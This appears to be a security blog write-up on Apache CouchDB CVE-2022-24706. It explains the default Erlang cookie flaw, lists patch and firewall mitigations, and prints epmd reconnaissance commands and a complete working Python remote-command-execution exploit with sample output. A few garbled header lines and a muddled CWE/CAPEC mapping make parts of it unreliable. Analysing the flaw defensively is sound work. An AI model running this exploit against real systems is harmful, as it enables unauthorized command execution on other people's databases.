SYSTEM FAILURE
error 235553261...pending.....
fatal ER # 5444167QW32Z_ws e%$$
TIMELINECOVERS.PRO

Apache CouchDB CVE-2022-24706 RCE Exploits

By:@ahmet sabri mert

Date Published: @June 13, 2022

1- Executive Summary

Problem statement

Apache formally published a risk advisory for the Apache CouchDB remote code execution vulnerability on April 26, 2022, with the vulnerability identifier CVE-2022-24706 and CVSSv3 base score is 9.8. CVE-2022-24706 vulnerability enables remote code executions on systems running vulnerable Apache CouchDB versions and attackers can access default installation without authenticating and gain admin privileges. Attackers can exploit CVE-2022-24706 to run scripts.

Proposed solution

3 mitigations are described in this blog:

1. The users are advised to patch their affected products to 3.2.2 or higher versions.
2. Set up a firewall before installing CouchDB.
3. All binary packages have been updated to bind `epmd` as well as the CouchDB distribution port to `127.0.0.1` and/or `::1` respectively.


Final thoughts & next steps

In this blog, CVE-2022-24706 vulnerability, its impact, current exploitation status and how to exploit it were analyzed. Mitigation suggestions were also given in detail.

2- Introduction

On April 26, 2022, Apache officially issued a risk notice or Apache CouchDB remote code execution vulnerability, giving it the vulnerability number CVE-2022-24706 and a severity level of critical. When exploited, the CVE-2022-24706 vulnerability allows attackers can access an improperly secured default installation without authenticating and gain admin privileges.

3- Explanation of the vulnerability with its impact



Vendors, Products & Versions	**Vendor:** Apache Software Foundation **Product:** Apache CouchDB **Versions Affected:** ▪ <=3.2.1: affects 3.2.1 and prior versions

CouchDB is a freely distributed, open-source, document-oriented database management system written in Erlang (Wiki) that does not require a description of the data schema. CouchDB works well with modern web and mobile apps. Users can distribute their data, efficiently using CouchDB's incremental replication. CouchDB supports master-master setups with automatic conflict detection.

This implies that an attacker can get admin privileges without authenticating by accessing a poorly protected default installation.

1. CouchDB opens a random network port, bound to all available interfaces in anticipation of clustered operation and/or runtime introspection. A utility process called `epmd` advertises that random port to the network. `epmd` itself listens on a fixed port [1].
2. CouchDB packaging previously chose a default cookie value for single-node as well as clustered installations. That cookie authenticates any communication between Erlang nodes [1].

The CouchDB documentation has always made recommendations for properly securing an installation, but not all users follow the security guidelines [1].


The CVE-2022-24706 can be easily exploited, and there are several public exploits on the Internet that take advantage of the default cookie value `monster` to connect to the CouchDB port described above.

The CVSSv3 base score for CVE-2022-24706 is 9.8 Critical.

4- Explanation of the exploit

Like any program written in Erlang, CouchDB has built-in support for distributed computing (clustering). Cluster nodes communicate using the Erlang/OTP Distribution Protocol, which provides the ability to execute operating system commands via a request from the operating system module:


Examples:



```
LsOut = os:cmd("ls"), % on unix platform
DirOut = os:cmd("dir"), % on Win32 platform
```


Of course, to connect you need to know the secret phrase - "cookie" in Erlang / OTP terminology. This statement is stored either in the .erlang.cookie file or in vm.args in the program directory. In the

case of CouchDB, this file is `/opt/couchdb/etc/vm.args` [2]
The CouchDB installer leaves the default cookie value even when installed in Standalone - `monster` mode.



```
root@couchdb:~# grep '\-setcookie' /opt/couchdb/etc/vm.args
-setcookie monster
```

It seems okay, get it and change this “password” by default, but the problem is that the administrator may not be aware of this functionality. After all, the information you need to change the cookie is only in the guide in the cluster settings section on the site [2]:



Warning

If you expose the port `4369` to the Internet or any other untrusted network, then the only thing protecting you is the Erlang cookie.


In other words, if you come across a CouchDB host on your own or on a client's network, it is likely to be vulnerable.

Identification

To connect to an Erlang host, you need to know the dynamic port of the node. The Erlang Port Mapper Daemon is responsible for its detection. You can ask him for information about nodes in various ways [2].

By sending three bytes directly to the tcp/4369 daemon port:


```
echo -n -e "\x00\x01\x6e" | nc -vn <IP> 4369
```



```
root@couchdb:~# echo -n -e "\x00\x01\x6e" | nc -n 127.0.0.1 4369
name couchdb at port 39717
```

Or using the nmap scanner:

```
nmap -sV -Pn -n -T4 -p 4369 --script epmd-info <IP>
```



```
root@couchdb:~# nmap -sV -Pn -n -T4 -p 4369 --script epmd-info 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-14 21:41 +06
Nmap scan report for 127.0.0.1
Host is up (0.000093s latency).

PORT     STATE SERVICE VERSION
4369/tcp open  epmd    Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    couchdb: 39717
```

Exploitation

To connect to a node, you need to access the EPMD TCP port (tcp/4369) and usually the own port of the randomly chosen node [2].


There are several ways to run it:

- Metasploit module "erlang_cookie_rce";
- A few scripts from Google ask for “erlang cookie rce”;
- Python script:

```
# Exploit Title: Remote Command Execution via Erlang Distribution Protocol
# Date: 2022-01-21
# Exploit Author: Konstantin Burov, @_sadshade
# Software Link: https://www.erlang.org/doc/apps/erts/erl_dist_protocol.html
# Version: N/A
# Tested on: Kali 2021.2
# Based on 1F98D's Erlang Cookie - Remote Code Execution
# Shodan: port:4369 "name "
# References:
#  https://www.exploit-db.com/exploits/49418
#  https://insinuator.net/2017/10/erlang-distribution-rce-and-a-cookie-bruteforcer/
#  https://book.hacktricks.xyz/pentesting/4369-pentesting-erlang-port-mapper-daemon-epmd#erlang-cookie-rce
#
#
#!/usr/local/bin/python3

import socket
from hashlib import md5
import struct
import sys
import re
import time

TARGET = ""
EPMD_PORT = 4369 # Default Erlang distributed port
COOKIE = "monster" # Default Erlang cookie for CouchDB
ERLNAG_PORT = 0
EPM_NAME_CMD = b"\x00\x01\x6e" # Request for nodes list

# Some data:
NAME_MSG  = b"\x00\x15n\x00\x07\x00\x03\x49\x9cAAAAAA@AAAAAAA"
CHALLENGE_REPLY = b"\x00\x15r\x01\x02\x03\x04"
CTRL_DATA  = b"\x83h\x04a\x06gw\x0eAAAAAA@AAAAAAA\x00\x00\x00\x03"
CTRL_DATA += b"\x00\x00\x00\x00\x00w\x00w\x03rex"


def compile_cmd(CMD):
    MSG  = b"\x83h\x02gw\x0eAAAAAA@AAAAAAA\x00\x00\x00\x03\x00\x00\x00"
    MSG += b"\x00\x00h\x05w\x04callw\x02osw\x03cmdl\x00\x00\x00\x01k"
    MSG += struct.pack(">H", len(CMD))
    MSG += bytes(CMD, 'ascii')
    MSG += b'jw\x04user'
    PAYLOAD = b'\x70' + CTRL_DATA + MSG
    PAYLOAD = struct.pack('!I', len(PAYLOAD)) + PAYLOAD
    return PAYLOAD

print("Remote Command Execution via Erlang Distribution Protocol.\n")

while not TARGET:
    TARGET = input("Enter target host:\n> ")

# Connect to EPMD:
try:
    epm_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    epm_socket.connect((TARGET, EPMD_PORT))
except socket.error as msg:
    print("Couldnt connect to EPMD: %s\n terminating program" % msg)
    sys.exit(1)

epm_socket.send(EPM_NAME_CMD) #request Erlang nodes
if epm_socket.recv(4) == b'\x00\x00\x11\x11': # OK
    data = epm_socket.recv(1024)
    data = data[0:len(data) - 1].decode('ascii')
    data = data.split("\n")
    if len(data) == 1:
        choise = 1
        print("Found " + data[0])
    else:
        print("\nMore than one node found, choose which one to use:")
        line_number = 0
        for line in data:
            line_number += 1
            print(" %d) %s" %(line_number, line))
        choise = int(input("\n> "))

    ERLNAG_PORT = int(re.search("\d+$",data[choise - 1])[0])
else:
    print("Node list request error, exiting")
    sys.exit(1)
epm_socket.close()

# Connect to Erlang port:
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((TARGET, ERLNAG_PORT))
except socket.error as msg:
    print("Couldnt connect to Erlang server: %s\n terminating program" % msg)
    sys.exit(1)

s.send(NAME_MSG)
s.recv(5)                    # Receive "ok" message
challenge = s.recv(1024)     # Receive "challenge" message
challenge = struct.unpack(">I", challenge[9:13])[0]

#print("Extracted challenge: {}".format(challenge))

# Add Challenge Digest
CHALLENGE_REPLY += md5(bytes(COOKIE, "ascii")
    + bytes(str(challenge), "ascii")).digest()
s.send(CHALLENGE_REPLY)
CHALLENGE_RESPONSE = s.recv(1024)

if len(CHALLENGE_RESPONSE) == 0:
    print("Authentication failed, exiting")
    sys.exit(1)

print("Authentication successful")
print("Enter command:\n")

data_size = 0
while True:
    if data_size <= 0:
        CMD = input("> ")
        if not CMD:
            continue
        elif CMD == "exit":
            sys.exit(0)
        s.send(compile_cmd(CMD))
        data_size = struct.unpack(">I", s.recv(4))[0] # Get data size
        s.recv(45)              # Control message
        data_size -= 45         # Data size without control message
        time.sleep(0.1)
    elif data_size < 1024:
        data = s.recv(data_size)
        #print("S---data_size: %d, data_recv_size: %d" %(data_size,len(data)))
        time.sleep(0.1)
        print(data.decode())
        data_size = 0
    else:
        data = s.recv(1024)
        #print("L---data_size: %d, data_recv_size: %d" %(data_size,len(data)))
        time.sleep(0.1)
        print(data.decode(),end = '')
        data_size -= 1024
```

Proof of Concept code for CVE-2022-24706 exploit [3]

Based on the script code, an automatic request for information from EPMD is added:



```
└─$ python3 ./erlang-otp-rce.py
Remote Command Execution via Erlang Distribution Protocol.

Enter target host:
> 10.0.21.175
Found name couchdb at port 42925
Authentication successful
Enter command:

> id
uid=115(couchdb) gid=120(couchdb) groups=120(couchdb)
```

By the way, you cannot use the standard Erlang emulator to connect to `erl` CouchDB, because you have to specify the node name in the format `name@host.fqdn`, and this is `couchdb@127.0.0.1` by default. Presumably the CouchDB developers saw this as a reliable way to protect it.
To fix this problem, you need to replace the default cookie with something else in the file `/opt/couchdb/etc/vm.args` [2]
This one-liner run as root will do the job:

```
COOKIE=$(tr -dc 'a-zA-Z0-9' < /dev/urandom | head -c32);\
sed -i "s/-setcookie\ monster/-setcookie\ ${COOKIE}/g"\
/opt/couchdb/etc/vm.args
```

Then you need to restart the CouchDB daemon.

5- Current exploitation status


Privilege Escalation is the adversary is trying to gain higher-level permissions.

Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives. Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities [4].

There is no specific relevant threat groups or attack campaings for 2022-24706 vulnerability. However, The CWE ID of CVE-2022-24706 is 1188. CWE-1188: Insecure Default Initialization of Resource. In cwe.mitre.org website related attack pattern for CWE-1188 is CAPEC-665: Exploitation of Thunderbolt Protection Flaws. Briefly, for CAPEC-665 can be said that an adversary leverages a firmware weakness within the Thunderbolt protocol, on a computing device to manipulate Thunderbolt controller firmware in order to exploit vulnerabilities in the implementation of authorization and verification schemes within Thunderbolt protection mechanisms [5].

6- Mitigation suggestions

1. Since Apache CouchDB is a widely used product and public proof-of-concept (PoC) codes for exploiting the CVE-2022-24706 vulnerability are available, CouchDB released a patch on April 19th, 2022. The users are advised to patch their affected products to 3.2.2 or higher versions without delay. CouchDB 3.2.2 and onwards will refuse to start with the former default Erlang cookie value of `monster`. Installations that upgrade to this versions are forced to choose a different value.



```
Configuring couchdb

Cookie input error

The Erlang cookie cannot be set to 'monster'. Please try again.
```

2. Set up a firewall before installing CouchDB. The full CouchDB api is available on the registered port “5984”, which is the only port that needs to be exposed for single-node installations. Installations that do not expose the separate distribution port to external access are not vulnerable [6].

3. Morover, all binary packages have been updated to bind `epmd` as well as the CouchDB distribution port to `127.0.0.1` and/or `::1` respectively [7].

7- Conclusion

As a result, CVE-2022-24706 is a critical and important vulnerability with a CVSS base score of 9.8. If no action is taken, an attacker can access an improperly secured default installation without authenticating and gain admin privileges. Mitigations should be apply to avoid the damages of this vulnerability.

References

[1] Lists.apache.org. 2022. [online] Available at: https://lists.apache.org/thread/w24wo0h8nlctfps65txvk0oc5hdcnv00 [Accessed 10 June 2022].

[2] Хабр. 2022. *CouchDB, Erlang и печеньки — RCE на дефолтных настройках*. [online] Available at: <https://habr.com/ru/post/661195/> [Accessed 11 June 2022].

[3] Packetstormsecurity.com. 2022. *Apache CouchDB 3.2.1 Remote Code Execution ≈ Packet Storm*. [online] Available at: <https://packetstormsecurity.com/files/167032/Apache-CouchDB-3.2.1-Remote-Code-Execution.html> [Accessed 11 June 2022].

[4] Attack.mitre.org. 2022. *Privilege Escalation, Tactic TA0004 - Enterprise* | *MITRE ATT&CK®*. [online] Available at: <https://attack.mitre.org/tactics/TA0004/> [Accessed 12 June 2022].

[5] Capec.mitre.org. 2022. *CAPEC - CAPEC-665: Exploitation of Thunderbolt Protection Flaws (Version 3.7)*. [online] Available at: <https://capec.mitre.org/data/definitions/665.html> [Accessed 12 June 2022].

[6] Securityonline.info. 2022. [online] Available at: https://securityonline.info/cve-2022-24706-apache-couchdb-remote-code-execution-vulnerability/ [Accessed 12 June 2022].

[7] The Sec Master. 2022. *How To Fix CVE-2022-24706- A Privilege Escalation Vulnerability In Apache CouchDB.* [online] Available at: <https://thesecmaster.com/how-to-fix-cve-2022-24706-a-privilege-escalation-vulnerability-in-apache-couchdb/> [Accessed 11 June 2022].